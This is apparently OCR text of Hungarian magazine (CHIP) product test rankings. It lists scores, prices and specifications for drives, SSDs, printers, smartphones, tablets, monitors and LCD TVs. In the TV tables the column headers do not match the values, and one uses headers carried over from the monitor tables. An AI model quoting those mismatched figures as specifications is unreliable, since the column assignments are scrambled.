7	Seagate Backup Plus STBU500203	82	22 000 Ft	44 Ft	80	91	98	76	53	83,5	0,5	2,3	—/•/—/—	500	2,5	224	123 × 81 × 14
8	Freecom Mobile Drive XXS 3.0 56007	82	29 000 Ft	29 Ft	88	88	89	79	41	80,9	0,5	2,3	—/•/—/—	1000	2,5	155	109 × 79 × 13
9	Transcend StoreJet 25H3P (TS15TSJ25H3P)	82	36 000 Ft	24 Ft	72	100	99	72	59	93,4	0,4	3,6	—/•/—/—	1500	2,5	253	131 × 81 × 22
10	Verbatim Store 'n' Go Ultra Slim	82	24 000 Ft	48 Ft	93	89	94	70	35	82,3	0,4	3,0	—/•/—/—	500	2,5	128	81 × 116 × 11

ÉRTÉKELÉS/MÉRÉSEK — MŰSZAKI ADATOK

MEGHAJTÓ (3,5” SATA)

Ebben a kategóriában a legfontosabb a nagy adatátviteli sebesség és a csöndes működés. Az adatátvitel sebességét és az ezred másodpercre pontos hozzáférési időt a Diskbench speciális változatával mérjük. Ne feledkezünk meg a mindennapi terhelés alatt nyújtott teljesítmény méréséről sem, erre szolgálnak az alkalmazásokkal végzett tesztek.

TESZTKRITÉRIUMOK




Helyezés	Termék	Összpontszám	Tájékoztató ár	1 GB ára	Teljesítmény	Zajszint	Elérési idő	Gyakorlati teszt	Energiaigény	Max. sebesség (MB/s)	Működési zaj (fon)	Elérési idő (ms)	Max. fogyasztás (W)	Kapacitás (GB)	Interfész	Forgási seb. (rpm)
1	Seagate Desktop SSHD (ST2000DX001)	80	32 000 Ft	16 Ft	100	77	43	100	59	165,9	1,8	16,4	5,9	2000	SATA 600	7200
2	Hitachi Ultrastar 7K3000 (HUA723030ALA640)	71	90 000 Ft	30 Ft	90	66	100	40	38	148,3	4,6	7,1	9,3	3000	SATA 600	7200
3	Seagate Barracuda 7200.14 (ST3000DM001)	71	28 000 Ft	9 Ft	95	78	45	41	62	157,0	1,9	15,5	5,7	3000	SATA 600	7200
4	Western Digital Red (WD10EFRX)	70	18 000 Ft	18 Ft	74	100	36	17	99	121,4	0,4	20,0	3,6	1000	SATA 600	5400
5	Western Digital Black (WD4001FAEX)	69	64 000 Ft	16 Ft	82	89	57	35	43	134,0	1,3	13,2	8,2	4000	SATA 600	7200
6	Western Digital Red (WD20EFRX)	68	26 000 Ft	13 Ft	72	97	35	31	76	119,0	0,5	20,6	4,6	2000	SATA 600	5400
7	Western Digital Red (WD30EFRX)	68	33 000 Ft	11 Ft	67	93	33	38	88	111,5	0,8	21,7	4,0	3000	SATA 600	5400
8	Samsung SpinPoint F3 (HD103SJ)	65	20 000 Ft	20 Ft	67	88	47	34	65	111,0	1,6	15,1	5,4	1000	SATA 300	7200
9	Seagate NAS HDD 4 TB (ST4000VN000)	65	48 000 Ft	12 Ft	88	73	36	29	67	144,9	2,2	19,5	5,2	4000	SATA 600	5900
10	HGST DeskStar 7K4000 (HDS724040ALE640)	64	68 000 Ft	17 Ft	81	77	46	38	45	133,8	2,5	15,4	7,8	4000	SATA 600	7200

ÉRTÉKELÉS/MÉRÉSEK — MŰSZAKI ADATOK

MEGHAJTÓ (SSD)

A meghajtók gyorsulásával egyre fontosabb lesz az adatátvitel (és az adatok megtalálásának) sebessége is. Ezért a mérésekből is többet végzünk el ennek pontos megállapítása érdekében, ráadásul írási és olvasási sebességre különbontva. És nem feledkezünk meg a gyakorlati tesztekről sem.

TESZTKRITÉRIUMOK




Helyezés	Termék	Összpontszám	Tájékoztató ár	1 GB ára	Teljesítmény	Elérési idő	Gyakorlati teszt	Energiaigény	Max. sebesség (olvasás/írás MB/s)	Írási elérési idő (ms)	PCMark07 Storage (pont)	Átlagos fogyasztás (W)	Kapacitás (GB)	Interfész
1	Samsung 840 EVO (MZ-7TE1T0BW)	93	160 000 Ft	160 Ft	97	100	98	46	527/511	0,03	5 521	1,3	1000	SATA 600
2	Samsung SSD 840 Pro (MZ-7PD512)	89	122 000 Ft	238 Ft	97	77	100	59	518/470	0,04	5 626	1,1	512	SATA 600
3	Samsung 840 EVO (MZ-7TE750BW)	89	128 000 Ft	171 Ft	97	88	98	32	537/447	0,04	5 514	1,5	750	SATA 600
4	Samsung SSD 840 Pro (MZ-7PD256)	89	57 000 Ft	223 Ft	96	79	100	53	520/443	0,04	5 621	1,2	256	SATA 600
5	Samsung 840 EVO (MZ-7TE500BW)	88	91 000 Ft	182 Ft	97	86	98	33	537/462	0,04	5 513	1,5	500	SATA 600
6	OCZ Vector 150 (VTR150-25SAT3-240G)	85	63 000 Ft	263 Ft	100	71	96	35	546/526	0,04	5 385	1,5	240	SATA 600
7	OCZ Vector (VTR1-25SAT3-256G)	84	60 000 Ft	234 Ft	96	77	97	19	514/499	0,04	5 445	1,7	256	SATA 600
8	Samsung 840 EVO (MZ-7TE250BW)	83	42 000 Ft	168 Ft	96	65	97	42	544/329	0,05	5 463	1,4	250	SATA 600
9	Crucial M500 (CT480M500SSD1)	82	80 000 Ft	167 Ft	93	81	94	11	527/427	0,03	5 282	1,8	480	SATA 600
10	OCZ Vertex 450 (VTX450-25SAT3-256G)	81	62 000 Ft	242 Ft	94	73	95	14	498/498	0,04	5 358	1,8	256	SATA 600

ÉRTÉKELÉS/MÉRÉSEK — MŰSZAKI ADATOK

NYOMTATÓ (SZÍNES LÉZER, A4)

A színes nyomtatók esetében fontos a képminőség, a sebesség és a nyomtatási költség. A képminőséget számos tesztábra alapján határozzuk meg, a sebesség értékébe pedig egyaránt beleszámít a szövegoldalak, prezentációk és grafikák, valamint teljes képek nyomtatása.

TESZTKRITÉRIUMOK




Helyezés	Termék	Összpontszám	Tájékoztató ár	Képminőség	Nyomtatási sebesség	Nyomtatási költség	Felszereltség	Ergonómia	Terméktámogatás	Sebesség szöveg/grafika (s)	Működési/készenléti zaj (fon)	Készenléti fogyasztás (W)	Névleges seb. ff/színes (ppm)	Felbontás (dpi)	Kétoldalas nyomtatás	USB-csatoló	Párhuzamos csatoló	LAN-kapcsolat	Lapadagoló-kapacitás
1	Brother HL-4570CDW	84	152 000 Ft	82	98	54	91	100	83	2,9/13	0,9/13,4	7,3	28/28	2400 × 600	•	•	–	•	300
2	Kyocera FS-C5250DN	84	125 000 Ft	91	89	69	91	79	71	3,4/14	0,1/10,4	13,1	26/26	9600 × 600	•	•	–	•	550
3	Ricoh Aficio SP C430DN	83	880 €	98	75	100	74	68	66	3,7/18	1,5/13,2	29,7	35/35	1200 × 1200	•	•	–	•	650
4	Brother HL-4150CDN	81	100 000 Ft	82	97	46	87	98	83	3,3/12	0,8/10,7	7,2	24/24	2400 × 600	•	•	–	•	300
5	Oki C610dn	81	230 000 Ft	92	97	61	100	49	71	3,4/13	2,0/15,6	17,1	36/34	1200 × 600	•	•	–	•	400
6	Kyocera FS-C5150DN	81	92 000 Ft	91	80	61	91	84	71	4,2/13	0,1/13,4	12	21/21	9600 × 600	•	•	–	•	300
7	Brother HL-4140CN	79	96 000 Ft	82	94	46	80	98	83	3,4/13	0,9/13,0	6,8	22/22	2400 × 600	–	•	–	•	300
8	Canon i-Sensys LBP7750Cdn	76	120 000 Ft	85	92	60	89	46	83	3,5/15	1,6/9,4	41,3	30/30	9600 × 600	•	•	–	•	350
9	Epson AcuLaser C3900DN	76	240 000 Ft	97	100	45	78	51	89	3,5/13	1,3/10,5	20,5	30/30	600 × 600	•	•	–	•	350
10	Samsung CLP-670ND	74	165 000 Ft	91	85	50	82	57	89	3,7/14	1,0/12,9	19,1	24/24	9600 × 600	•	•	–	•	350

ÉRTÉKELÉS/MÉRÉSEK — MŰSZAKI ADATOK

NYOMTATÓ (TINTASUGARAS, MULTIFUNKCIÓS)

A tintasugaras készülékek esetében még komolyabban vizsgáljuk a képminőséget. Nyomtatás és másolás során a felbontást, a képélességet és a színhűséget mérjük. A beolvasásnál pedig a képzajt, színeltérést és az interpoláció minőségét. Persze nem feledkezünk meg a többi lényeges tulajdonságról sem.

TESZTKRITÉRIUMOK




Helyezés	Termék	Összpontszám	Tájékoztató ár	Képminőség	Ergonómia	Nyomtatási költség	Nyomtatási sebesség	Felszereltség	Készenléti fogyasztás (W)	Felbontás (dpi)	USB-csatoló	Párhuzamos csatoló	LAN-kapcsolat	WLAN-kapcsolat	Fax
1	HP Officejet Pro 276dw	90	95 000 Ft	94	92	92	89	79	7,7	1200 × 1200	•	•	•	•	színes
2	Canon Pixma MX925	88	44 000 Ft	65	100	77	100	100	6,2	9600 × 2400	•	•	•	•	színes
3	HP Officejet Pro 8600 Plus	87	72 000 Ft	100	84	77	97	74	5,8	4800 × 1200	•	•	•	•	színes
4	Canon Pixma MX715	84	60 000 Ft	55	97	92	92	88	6,8	9600 × 2400	•	•	•	•	színes
5	Canon Pixma MG4250	82	20 000 Ft	61	98	99	62	89	3,4	4800 × 1200	•	–	–	•	–
6	Brother MFC-J4510DW	80	55 000 Ft	79	81	77	87	79	5,0	6000 × 1200	•	•	•	•	színes
7	Canon Pixma MG3250	79	22 000 Ft	61	98	100	53	77	3,8	4800 × 1200	•	–	–	•	–
8	Brother MFC-J825DW	78	240 €	54	86	88	96	75	3,6	6000 × 1200	•	•	•	•	színes
9	HP Photosmart 7520	78	60 000 Ft	52	96	88	77	78	6,6	9600 × 2400	•	•	–	•	színes
10	HP Officejet 6600	78	45 000 Ft	75	98	56	66	77	3,8	4800 × 1200	•	–	–	•	színes

ÉRTÉKELÉS/MÉRÉSEK — MŰSZAKI ADATOK

OKOSTELEFON

Bár a kényelmes kezelés a legfontosabb, ehhez hozzájárulnak a megfelelően kiválasztott és működő funkciók is — ezért mérjük például az általános szörfözési sebességet, de a maximális adatátvitelt is. Valamint a fényképezőgép minőségét, az akkuüzemidőt és az app store felépítését.

TESZTKRITÉRIUMOK




Helyezés	Termék	Összpontszám	Tájékoztató ár	Telefon és akku	Internet	Multimédia	Kezelés	App store	Akkumulátor-üzemidő (óra:perc)	Operációs rendszer	Kijelzőtípus, méret (pixel)	Felbontás (pixel)	UMTS (Mbit/s)	Kamera (Mpixel)	Memóriakártyahely	WLAN (802.11)	Tömeg (g)
1	Samsung Galaxy Note 3	97	200 000 Ft	100	100	96	94	96	9:09	Android 4.3	OLED, 5,7"	1080 × 1920	42,2	12,8	•	ac/n	168
2	LG G2	96	156 000 Ft	100	98	93	94	96	9:09	Android 4.2.2	LCD, 5,2"	1080 × 1920	42,2	13,0	–	ac/n	143
3	Sony Xperia Z1	96	192 000 Ft	95	100	94	95	96	6:18	Android 4.2.2	LCD, 5,0"	1080 × 1920	42,2	20,7	•	ac/n	170
4	HTC One	96	150 000 Ft	92	98	91	99	96	5:55	Android 4.1.2	LCD, 4,7"	1080 × 1920	42,2	4,1	–	ac/n	145
5	Google Nexus 5 (32 GB)	95	180 000 Ft	94	99	86	100	96	6:36	Android 4.4	LCD, 5,0"	1080 × 1920	42,2	8,0	–	ac/n	130
6	Samsung Galaxy S4	95	116 000 Ft	99	99	92	93	96	7:11	Android 4.2.2	AMOLED, 5,0"	1080 × 1920	42,2	12,8	•	ac/n	131
7	Sony Xperia Z	95	140 000 Ft	96	99	92	94	96	5:07	Android 4.1.2	LCD, 5,0"	1080 × 1920	42,2	12,8	•	n	147
8	HTC One Mini	95	150 000 Ft	93	98	90	97	96	7:26	Android 4.2.2	LCD, 4,3"	720 × 1280	42,2	4,1	–	n	123
9	Apple iPhone 5S (64 GB)	95	289 000 Ft	90	98	89	97	100	6:31	iOS 7.0	LCD, 4,0"	640 × 1136	42,2	8,0	–	n	114
10	LG Optimus G	94	160 000 Ft	94	98	89	95	96	5:49	Android 4.1.2	LCD, 4,7"	768 × 1280	42,2	13,1	•	n	145

ÉRTÉKELÉS/MÉRÉSEK — MŰSZAKI ADATOK

TABLET

Ebben a kategóriában a leglényegesebb a multimédia-tartalom jó megjelenítése és a kényelmes nethasználat. A kijelző értékeléséhez megvizsgáljuk a fényerejét, kontrasztját, tükröződését és bepillantási szögét. A mobilitás pedig a tömeg és méret mellett sokban függ az akkumulátor-üzemidőtől.

TESZTKRITÉRIUMOK



Helyezés	Termék	Összpontszám	Tájékoztató ár	Kezelés	Mobilitás	Kijelző	Felszereltség	Akkumulátor-üzemidő netezéskor (óra:perc)	Operációs rendszer	CPU	Flash memória (GB)	Kijelzőméret	Felbontás (pixel)	Kamera (hátsó, Mpixel)	HDMI	Memóriakártyahely	Szélesság	Tömeg (g)
1	Apple iPad mini Retina 4G 128GB	95	250 000 Ft	99	89	94	89	6:41	iOS 7.0.3	Apple A7 (1,3 GHz)	128	7,9"	2048 × 1536	5,0	–	•*	LTE	339
2	Apple iPad Air 4G 128GB	93	280 000 Ft	100	74	97	89	6:05	iOS 7.0.3	Apple A7 (1,4 GHz)	128	9,7"	2048 × 1536	5,0	–	•*	LTE	473
3	Apple iPad mini 4G 64GB	91	150 000 Ft	98	92	74	85	5:59	iOS 7.0	Apple A5 (1 GHz)	64	7,9"	1024 × 768	5,0	–	•*	LTE	310
4	Apple iPad 3 4G 64GB	90	167 000 Ft	98	67	96	82	8:01	iOS 5.1	Apple A5X (1 GHz)	64	9,7"	2048 × 1536	5,0	–	•*	HSPA•	665
5	Asus Google Nexus 7 II	90	100 000 Ft	85	100	91	79	7:23	Android 4.3	Snapdragon APQ8064 (1,5 GHz)	32	7,0"	1920 × 1200	5,0	–	–	–	287
6	Samsung Galaxy Note 10.1 2014 LTE	88	220 000 Ft	87	72	98	98	6:35	Android 4.3	Snapdragon 800 (2,3 GHz)	16	10,1"	1560 × 1600	8,0	•	–	LTE	542
7	Apple iPad 4 4G 64GB	87	150 000 Ft	98	59	90	84	5:46	iOS 7.0	Apple A6X (1,4 GHz)	64	9,7"	2048 × 1536	5,0	–	•*	HSPA	652
8	Apple iPad 2 3G 64GB	86	180 000 Ft	98	70	76	79	6:39	iOS 4.3	Apple A5 (1 GHz)	64	9,7"	1024 × 768	0,7	–	•*	–	600
9	Samsung Galaxy Tab 3 8.0	85	80 000 Ft	84	93	84	78	6:57	Android 4.2.2	Exynos 4212 (1,5 GHz)	16	8,0"	1280 × 800	4,9	•	–	–	316
10	Asus Transformer Pad TF701T	85	170 000 Ft	87	75	91	80	6:11	Android 4.3	Nvidia Tegra 4 (1,9 GHz)	32	10,1"	2560 × 1600	5,0	•	•	–	584


*Külön kapható adapterrel

ÉRTÉKELÉS/MÉRÉSEK — MŰSZAKI ADATOK

MONITOR (22/23" SZÉLESVÁSZNÚ TFT)

A képminőséget egy LMK 98-3 video-fotométer és 50 különféle tesztábra segítségével vizsgáljuk. Ezek között akadnak egyszerűbb mérések, mint a fényerő, megvilágítás, színtér vagy alapkontraszt, de olyan összetettek is, mint a kontraszt nézőpontfüggő viselkedése vagy éppen a gamma-görbe.

TESZTKRITÉRIUMOK




Helyezés	Termék	Összpontszám	Tájékoztató ár	Képminőség	Ergonómia	Felszereltség	Termék-támogatás	Energiafelvétel	Legnagyobb kontraszt	Kontraszt	Válaszidő GTG (ms)	Készenléti fogyasztás (W)	Felbontás (pixel)	Paneltípus	VGA	DVI	HDMI/Display-port
1	Eizo Foris FS2333	93	115 000 Ft	100	91	38	88	100	966:1	169:1	3	0,2	1920×1080	IPS	1	1	2/0
2	Asus PA238Q	88	74 000 Ft	92	89	38	93	69	1152:1	156:1	5	0,3	1920×1080	IPS	1	1	1/1
3	Eizo FlexScan EV2335W	87	110 000 Ft	90	89	36	81	100	1032:1	138:1	5	<0,1	1920×1080	IPS	1	1	0/1
4	NEC MultiSync EA232WMi	87	96 000 Ft	83	100	37	96	85	802:1	186:1	6	<0,1	1920×1080	S-IPS	1	1	0/1
5	Philips 231P4Q	87	90 000 Ft	90	88	48	87	69	4158:1	159:1	5	<0,1	1920×1080	IPS	1	1	0/1
6	LG Flatron IPS235P	87	50 000 Ft	91	90	37	72	92	927:1	156:1	4	<0,1	1920×1080	IPS	1	1	1/0
7	Dell UltraSharp U2312HM	84	54 000 Ft	88	90	36	72	69	1009:1	156:1	3	<0,1	1920×1080	IPS	1	1	0/1
8	LG Flatron IPS231P	83	47 000 Ft	85	86	38	72	92	1113:1	172:1	5	<0,1	1920×1080	S-IPS	1	1	0/0
9	Samsung T22C350EW	83	61 000 Ft	87	71	50	100	77	1161:1	159:1	2	<0,1	1920×1080	TN	1	–	2/0
10	NEC MultiSync EX231Wp	82	95 000 Ft	84	83	62	73	85	3195:1	189:1	9	<0,1	1920×1080	PVA	–	1	0/1

ÉRTÉKELÉS/MÉRÉSEK — MŰSZAKI ADATOK

MONITOR (24" SZÉLESVÁSZNÚ TFT)

Ahogy a pontszámokból is látszik, a képminőség mellett minden más szinte jelentéktelen. Az ergonómiai pontszámba leginkább a készülék mozgathatósága és a menü kezelése számít bele, míg a felszereltségpontszám főként a csatlakozók számáról és minőségéről tanúskodik.

TESZTKRITÉRIUMOK




Helyezés	Termék	Összpontszám	Tájékoztató ár	Képminőség	Ergonómia	Felszereltség	Termék-támogatás	Energiafelvétel	Legnagyobb kontraszt	Kontraszt	Válaszidő GTG (ms)	Készenléti fogyasztás (W)	Felbontás (pixel)	Paneltípus	VGA	DVI	HDMI/Display-port
1	Asus Pa249Q	94	156 000 Ft	100	100	30	94	60	1125:1	154:1	5	0,4	1920 × 1200	IPS	1	1	1/1
2	Eizo Foris FG2421	94	180 000 Ft	100	95	41	79	100	5624:1	209:1	2	< 0,1	1920 × 1080	PVA	–	1	1/1
3	Eizo EV2436W	92	165 000 Ft	99	97	48	80	67	1361:1	174:1	5	0,2	1920 × 1200	IPS	1	1	–/1
4	Dell UltraSharp U2410	92	152 000 Ft	96	98	28	100	67	861:1	166:1	8	< 0,1	1920 × 1200	S-IPS	1	2	1/1
5	Asus PA248Q	92	124 000 Ft	96	100	51	86	60	1308:1	170:1	5	0,2	1920 × 1200	IPS	1	1	1/1
6	NEC MultiSync P241W	92	225 000 Ft	99	97	28	79	73	1515:1	167:1	5	< 0,1	1920 × 1200	IPS	1	2	–/1
7	NEC MultiSync PA241W	91	280 000 Ft	97	97	28	75	87	1027:1	187:1	7	< 0,1	1920 × 1080	S-IPS	–	2	–/1
8	Samsung S24C450MW	89	95 000 Ft	94	98	59	54	80	1345:1	172:1	4	< 0,1	1920 × 1200	TN	1	1	–
9	LG 24EB23PY-W	87	80 000 Ft	92	89	71	64	73	1470:1	169:1	4	< 0,1	1920 × 1200	IPS	1	1	–/1
10	Asus VG248QE	85	95 000 Ft	97	81	41	69	73	1283:1	160:1	2	< 0,1	1920 × 1080	TN	–	1	1/1

ÉRTÉKELÉS/MÉRÉSEK — MŰSZAKI ADATOK

MONITOR (25" FELETTI SZÉLESVÁSZNÚ TFT)

Ebben a kategóriában megjelennek a 21:9 képarányú modellek, ami persze a képátló növekedésével és a felbontás emelkedésével jár. Így az sem meglepő, hogy továbbra is a képminőség a legfontosabb értéke a készülékeknek, vagyis a kategória értékelése megegyezik a kisebb modellekével.

TESZTKRITÉRIUMOK




Helyezés	Termék	Összpontszám	Tájékoztató ár	Képminőség	Ergonómia	Felszereltség	Terméktámogatás	Energiafelvétel	Kontraszt	Válaszidő G2G (ms)	Készenléti fogyasztás (W)	Képátló	Képarány	Felbontás (pixel)	Paneltípus	DVI	D-Sub	HDMI	YUV	S-Video
1	Asus PA279Q	93	254 000 Ft	100	92	99	80	46	188:1	4	0,5	27"	16:9	2560 × 1440	IPS	•	–	•	–	–
2	Samsung SyncMaster S27A850D	91	218 000 Ft	97	96	83	80	56	159:1	3	< 0,1	27"	16:9	2560 × 1440	PLS	•	–	–	–	–
3	NEC MultiSync EA294WMi	91	200 000 Ft	92	100	91	80	68	179:1	4	< 0,1	29"	21:9	2560 × 1080	IPS	•	•	•	–	–
4	Asus PB278Q	91	164 000 Ft	97	97	79	74	47	167:1	3	0,4	27"	16:9	2560 × 1440	PLS	•	•	•	–	–
5	Philips 298P4Q	90	467 €	93	96	88	74	65	176:1	4	< 0,1	29"	21:9	2560 × 1080	IPS	•	•	•	–	–
6	Eizo FlexScan SX2762W	90	420 000 Ft	91	100	85	94	29	203:1	7	0,2	27"	16:9	2560 × 1440	S-IPS	•	–	–	–	–
7	LG 27EA83	89	245 000 Ft	99	82	85	87	44	162:1	4	0,3	27"	16:9	2560 × 1440	IPS	•	–	•	–	–
8	Eizo EV2736W	89	590 €	91	96	78	87	66	171:1	5	0,3	27"	16:9	2560 × 1440	IPS	•	–	–	–	–
9	NEC MultiSync PA271W	89	360 000 Ft	93	96	79	87	35	189:1	8	< 0,1	27"	16:9	2560 × 1440	S-IPS	•	–	–	–	–
10	Dell UltraSharp U2713HM	89	160 000 Ft	94	92	81	77	53	172:1	4	0,3	27"	16:9	2560 × 1440	IPS	•	•	•	–	–

ÉRTÉKELÉS/MÉRÉSEK — MŰSZAKI ADATOK

TÉVÉ (LCD, 32/37")

A televíziók értékelése nagyjából 470 különféle paraméter alapján áll össze. Ebben szerepelnek a video-fotométer segítségével kapott egyszerűbb és komplexebb eredmények éppúgy, mint a szabad szemmel végzett tesztek a szubjektív képminőség megállapítására, különféle filmekkel.

TESZTKRITÉRIUMOK




Helyezés	Termék	Összpontszám	Tájékoztató ár	Képminőség	Ergonómia	Felszereltség	Terméktámogatás	Energiafelvétel	Kontraszt	Válaszidő G2G (ms)	Készenléti fogyasztás (W)	Képátló	Képarány	Felbontás (pixel)	Paneltípus	DVI	D-Sub	HDMI	YUV	S-Video
1	Samsung UE32ES6300	96	140 000 Ft	97	99	97	92	79	88	183:1	300	0,1	1920 × 1080	74 × 51 × 24	3	1	1	–	–	–
2	Panasonic TX-L32ETW5	94	580 €	98	100	81	92	72	98	170:1	201	< 0,1	1920 × 1080	77 × 52 × 23	4	1	1	–	1	–
3	Sony KDL-32EX655	94	500 €	99	97	100	90	75	0	181:1	249	< 0,1	1920 × 1080	76 × 49 × 23	4	1	–	–	1	–
4	Samsung UE32ES5700	93	185 000 Ft	99	95	90	88	92	0	174:1	242	< 0,1	1920 × 1080	74 × 49 × 18	3	1	1	–	–	–
5	LG 32LM620S	93	153 000 Ft	96	95	87	89	73	97	177:1	179	< 0,1	1920 × 1080	78 × 52 × 26	4	1	1	–	1	–
6	Samsung UE32D6200	92	170 000 Ft	99	91	89	79	70	73	206:1	279	< 0,1	1920 × 1080	77 × 54 × 24	4	1	1	–	1	–
7	Philips 32PFL7406K	92	680 €	97	97	89	93	73	0	155:1	392	< 0,1	1920 × 1080	75 × 53 × 21	4	1	–	–	1	–
8	LG 32LS575S	91	180 000 Ft	94	95	92	90	90	0	174:1	180	< 0,1	1920 × 1080	75 × 53 × 21	4	1	1	–	1	–
9	Philips 32PFL6007K	91	156 000 Ft	98	92	75	90	69	100	167:1	198	0,2	1920 × 1080	73 × 50 × 22	4	1	1	–	1	–
10	Sony KDL-32HX755	90	220 000 Ft	94	78	100	100	74	92	118:1	315	< 0,1	1920 × 1080	76 × 49 × 22	4	1	1	–	1	–

ÉRTÉKELÉS/MÉRÉSEK — MŰSZAKI ADATOK

TÉVÉ (LCD, 40/42")

A professzionális tesztek lefuttatása és a kellemes mozidélutánok között figyelmet fordítunk a többi lényeges tényezőre is. Például megvizsgáljuk a készülékek hangerejét és hangtorzítását, és minden esetben fontos a bemenetek, különösen a HDMI-csatlakozók száma és minősége is.

TESZTKRITÉRIUMOK




Helyezés	Termék	Összpontszám	Tájékoztató ár	Képminőség	Felszereltség	Ergonómia	Hangminőség	Energiafelvétel	3D-képminőség	Kontraszt	Fényerő (cd/m²)	Készenléti fogyasztás (W)	Felbontás (pixel)	Méret (sz.×m.×mé., cm)	HDMI	SCART	YUV	S-Video	VGA
1	Philips 40PFL8008S	96	380 000 Ft	100	100	95	92	95	62	192:1	318	< 0,1	1920 × 1080	91 × 61 × 21	4	1	1	–	–
2	Samsung UE40F8090	94	350 000 Ft	94	93	87	99	100	72	199:1	311	0,3	1920 × 1080	90 × 56 × 24	4	1	1	–	–
3	Sony KDL-42W805A	93	230 000 Ft	95	94	87	91	94	88	178:1	265	< 0,1	1920 × 1080	97 × 58 × 30	4	1	1	–	1
4	Samsung UE40F7090SL	92	950 €	91	93	90	95	96	71	190:1	279	0,3	1920 × 1080	91 × 58 × 24	4	1	1	–	–
5	Panasonic TX-L42ETW60	91	300 000 Ft	86	98	94	92	99	89	163:1	213	< 0,1	1920 × 1080	96 × 62 × 22	3	1	1	–	–
6	Samsung UE40F6470	91	170 000 Ft	90	95	92	93	90	80	165:1	319	< 0,1	1920 × 1080	93 × 62 × 26	4	1	1	–	–
7	Philips 40PFL8007K	91	280 000 Ft	89	90	91	96	97	73	186:1	317	< 0,1	1920 × 1080	90 × 58 × 20	5	1	1	–	1
8	Philips 42PFL6008K	91	220 000 Ft	89	93	90	88	97	88	164:1	272	< 0,1	1920 × 1080	96 × 64 × 20	4	1	–	–	–
9	Sony KDL-40HX855	91	320 000 Ft	93	86	93	91	91	80	190:1	300	< 0,1	1920 × 1080	97 × 59 × 26	4	1	1	–	1
10	Philips 40PFL7007K	89	230 000 Ft	88	93	100	84	97	73	192:1	431	< 0,1	1920 × 1080	91 × 60 × 20	5	1	1	–	1

ÉRTÉKELÉS/MÉRÉSEK — MŰSZAKI ADATOK

TÉVÉ (LCD, 43" FÖLÖTT)

Bár ebben a kategóriában extrém méretek (és árak) is előfordulnak, értékelése megegyezik a kisebb modellekével, ahogy a teszt is, így egyaránt áll műszeres mérésekből pl. video-fotométer segítségével és szubjektív tesztekből mind a képminőség, mind a hangminőség megállapítására.

TESZTKRITÉRIUMOK



Helyezés	Termék	Összpontszám	Tájékoztató ár	Képminőség	Felszereltség	Ergonómia	Hangminőség	Energiafelvétel	3D-képminőség	Kontraszt	Fényerő (cd/m²)	Készenléti fogyasztás (W)	Felbontás (pixel)	Méret (sz.×m.×mé., cm)	HDMI	SCART	YUV	S-Video	VGA
1	Panasonic TX-L65WT600E	94	1 700 000 Ft	98	94	91	100	93	53	201:1	290	< 0,1	65	3840 × 2160	147 × 95 × 42	4	1	1	–	–
2	Samsung UE85S9	93	35 650 €	94	94	93	99	98	41	201:1	367	0,3	85	3840 × 2160	201 × 163 × 58	4	1	1	–	–
3	Samsung UE55F8090	92	750 000 Ft	95	93	88	95	89	74	198:1	254	< 0,1	55	1920 × 1080	123 × 74 × 31	4	1	1	–	–
4	LG 65LA9709	92	1 800 000 Ft	100	98	93	97	73	53	210:1	282	0,3	65	3840 × 2160	145 × 91 × 33	3	1	1	–	–
5	Philips 46PFL9707S	92	620 000 Ft	95	93	89	94	87	83	200:1	326	< 0,1	46	1920 × 1080	104 × 67 × 21	5	1	1	–	1
6	Samsung UE55F9090	92	6000 €	96	90	88	98	90	54	208:1	348	0,2	55	3840 × 2160	125 × 77 × 22	4	1	1	–	–
7	Panasonic TX-L47WTW60	92	510 000 Ft	93	95	90	94	88	72	201:1	209	< 0,1	47	1920 × 1080	106 × 72 × 36	3	1	1	–	–
8	Philips 65PFL9708S	91	1 600 000 Ft	95	95	96	96	85	51	195:1	330	< 0,1	65	3840 × 2160	147 × 82 × 28	5	1	1	–	–
9	Samsung KE55S9C	91	8000 €	98	96	89	92	83	50	214:1	141	0,8	55	1920 × 1080	141 × 78 × 32	4	1	1	–	–
10	LG 84LM960V	91	5 600 000 Ft	95	100	93	91	88	42	198:1	161	< 0,1	84	3840 × 2160	192 × 121 × 42	4	1	1	–	1

ÉRTÉKELÉS/MÉRÉSEK — MŰSZAKI ADATOK

CHIP-KALAUZ CPU-KHOZ ÉS GPU-KHOZ

A CHIP-kalauz a felhasználók szemszögéből, érthetően mutatja meg a processzorok és videokártyák bonyolult világát.

Az idei évben érkezik több új processzorcsalád, új gyártástechnológia, vadonatúj GPU-k, de az árak alakulása még kérdéses, az euróárfolyam sem mellékes, és a platformok részletei sem ismertek teljesen. A jelenlegi kínálatból így is építhetünk gépet úgy, hogy az elfogadható árba full HD játékra alkalmas GPU és egy gyors SSD is beletartozik. Ha egy kicsit odafigyelünk, új gépünk nem is lesz sokkal nagyobb, mint az új generációs játékkonzolok.

